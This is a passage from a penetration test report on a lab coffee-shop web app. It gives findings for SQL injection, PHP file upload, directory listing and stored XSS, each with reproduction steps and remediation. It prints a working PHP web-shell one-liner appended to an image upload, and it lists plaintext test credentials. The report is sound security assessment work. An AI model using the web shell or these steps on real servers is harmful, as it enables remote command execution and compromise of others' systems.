+---------+-------+--------------------------------------------------------------+-----------+
```

Figure 23 Found users credentials

Impact

The SQL injection vulnerability discovered in the Capstone web app poses severe risks to data security and system integrity. The unauthorized access it grants enables attackers to extract sensitive information, including user credentials and valuable data from all databases. This compromises the confidentiality of user information, potentially leading to unauthorized account access, data breaches, and other malicious activities. The reputational damage to the organization is considerable, as users' trust in the application's security is undermined.

Remediation

Implement thorough input validation techniques to sanitize user inputs and employ parameterized queries to prevent SQL injection attacks. Keep all software components, including the web application and its underlying database systems, up to date with the latest security patches to eliminate known vulnerabilities. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. Limit database user privileges to the minimum necessary for each role, reducing the potential impact of a successful SQL injection attack.

3.3.3 Unrestricted Upload of File with Dangerous Type

CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H

CVSS Score: 8.0

CWE-434: Unrestricted Upload of File with Dangerous Type

Attempt Description

During the web application penetration test, another vulnerability was identified, enabling the unauthorized upload of a PHP file. Exploiting this flaw grants the ability to execute shell commands on the web server by manipulating parameters in the URL. This poses a serious security risk, demanding immediate attention and remediation to safeguard the integrity of the web application and its data.

Instances

- http://172.19.16.243/capstone/admin/admin.php

- Username: jeremy
- Password: captain1
- Role: admin

Steps To Reproduce

1. Login with the admin account using the cracked password.
2. Navigate to the admin.php webpage found through the Exposure of Information Through Directory Listing.
3. Upload a normal image and capture the post request in the Burp Suite.
4. Change the extension in the filename to .php and add one-liner php script to the end of the content of image inside the burp suite.
5. Upload the file to the website.
6. Open the image of the newly added coffee form the home page in a new window.
7. Replace .png to php in the URL request.
8. Execute the shell command in the cmd parameter in the URL request.

Evidence

Figure 24 Login with admin account and password




Figure 25 Upload png image




Figure 26 Intercept process with burpsuite

```
29
30 13
31 -----------------------------663648690107360030749746020 3
32 Content-Disposition: form-data; name="notes"
33
34 13
35 -----------------------------663648690107360030749746020 3
36 Content-Disposition: form-data; name="roast"
37
38 13
39 -----------------------------663648690107360030749746020 3
40 Content-Disposition: form-data; name="image"; filename="lastimage.php"
41 Content-Type: image/png
42
43 PNG
44
45 IHDR*©«·ßPLTEÿÿÿ¡ÂÝ>º/h¬w¥Íuuuè C5rrr¸Ø|¨Íwww:¹=~¹/j¬õ¾îîîÊÊÊ~~~¿áÈ*JMªelOn»ÒÒÒî÷ð¯¯¯áááÙÙÙëñ÷
```

Figure 27 change extension to .php

```
+V<NGÝmçq¶fnÜ]ïiü3£í¸Üµñ_Þ¿;ýüùóoÙ[ 6&Ó^t:cãAñT´W±qpµs³sEÖÍ;g\á@³sJë|iy-oeí)jÖd<ù¡³ ¦( ,8j@«ÒAÖ¾ÉÑd^¡×,wÐNSÏòú#
Âjc{ÛlðÍhilTÈ*ÐÀO:¡®Î´õµM+º{
69 FOÁ©Wr0¤°@Ê^-Á3¢*ñÜíMHM$Un¥TnÖÓ=tÈ¥¨RrÉy!é4±Ïà3Y]Ëi\tÎsAüÆ¾dmÊÝÚ³X¾J-H*#+ÌÛØóäè°Ád%¶5Mhpd¢W¡RTß_jZIÄ~Ul¾í,Ý¸>.S
a¢ªÉ9¯¯Ú¿Ø0amnn3lACoíPNëÆùÊKQýöÙ[??4{ªzt×ñ4)éWáO¾`b Ë9rª¶/*Â
70 rx¡¾Øíi¹ÀËPÁ(,Î3Øy}^t å¤Ëõlù5jóiÂl³¿úlÂwß§¸:Á.n-¢§hóê¯?þý÷_óR´-0)²ÉÃ+Ïüª×i[UåFo+¨$6'èû9»·ÛVÍi1¶¦)-\Ô ÌñFÉ?ï§ÓýñÔ
;Þ?¿¾¸¸ºÞw-¸üþñíÛß¸¹VÈ°A0MAù7©3CÊÍùíÉí¹Â.©m±Í»ÔlCëKõªÚ§cÀÞTµfwµê´ .3glª5ùxyG_d;¸ÏØ¬¾ªëÇkêz
-Jçé9VTC\Í×«zd7÷X×ÕL±DRÒ8Ýý;¸ä~Ngc;ÀTëí§«³n\ÄOÜÃKÓybp4&%&ãÏ[n*}TÊá&Aå§¾n%ëäÝÃDD.S*U\ý°D:otRBÅùúciÍO©Îñüq S: þÈ,\
ExÀIEND®B`
71 <?php system($_GET['cmd']);?>
72 -----------------------------663648690107360030749746020 3--
73
```

Figure 28 Add one liner at the end of image content




Figure 29 Send modified request back




Figure 30 Received response code 200:OK




Figure 31 Uploaded Image on website




Figure 32 Image opened in new tab

Figure 33 Command Execution Successful

Impact

Attackers can execute arbitrary commands, potentially gaining unauthorized access to sensitive areas of the web server. The integrity and confidentiality of data stored on the web server are at risk, with the potential for unauthorized viewing, modification, or deletion. The entire web server is susceptible to compromise, leading to potential disruptions, unauthorized control, and the execution of malicious activities. A successful exploit of this vulnerability can result in reputational harm, affecting user trust and the overall perception of the web application.

Remediation

Implement strict input validation to prevent the upload of unauthorized file types, especially executable files like PHP. Enforce checks to verify the file type and content integrity before allowing any file uploads. Restrict file uploads to designated directories and enforce appropriate file size limitations to prevent abuse.

3.3.4 Exposure of Information Through Directory Listing

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CVSS Score: 7.5

CWE-548: Exposure of Information Through Directory Listing

Attempt Description

During the directory busting phase of the web application penetration test, sensitive files and directories were discovered, raising concerns about potential security risks. The identified files

and directories could expose critical information or provide avenues for unauthorized access. During directory busting file uploading path was also discovered that ultimately allowed us to upload reverse shell script.

Instances

- http://172.19.16.243/capstone/

Steps To Reproduce

1. Start directory busting with ffuf on the provided link.
2. You will find admin directory.
3. Now, start directory busting again on the admin link found in previous directory busting.
4. You will find admin.php path which allows file upload with malicious file type.

Evidence




Figure 34 First directory busting on main link




Figure 35 Second directory busting on discovered path

Impact

Sensitive files could potentially expose critical information, leading to data breaches and compromising the confidentiality of the web application. Identification of directories that may provide unauthorized access points raises concerns about the potential for malicious actors to exploit vulnerabilities and gain entry into restricted areas.

Remediation

Promptly remove or secure any sensitive files or directories that pose a risk to the application's security. Implement robust access controls to restrict unauthorized access to sensitive areas, ensuring that only authorized personnel can interact with critical files. Consider encrypting sensitive files to add an extra layer of protection, especially for data that needs to be stored but should not be easily readable.

3.3.5 Stored XSS vulnerability

CVSS: 3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L

CVSS Score: 7.4

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Attempt Description

This vulnerability allows to inject malicious scripts into web page permanently viewed by other users. These scripts can be executed in user browser whenever anyone visits this page.

Instances

- http://172.19.16.243/capstone/coffee.php?coffee=1
- Username: Blackhawk
- Password: Blackhawk
- Role: user

Steps To Reproduce

1. Login using user credential.
2. Click on any coffee type and click on add rating.
3. Add malicious script in comment section, this gets stored in the webpage permanently.
4. Click on submit button and it will execute the script when anyone visits the page again.

Evidence




Figure 36 Select any item on home page




Figure 37 click on add rating




Figure 38 Adding malicious one liner script in comment box

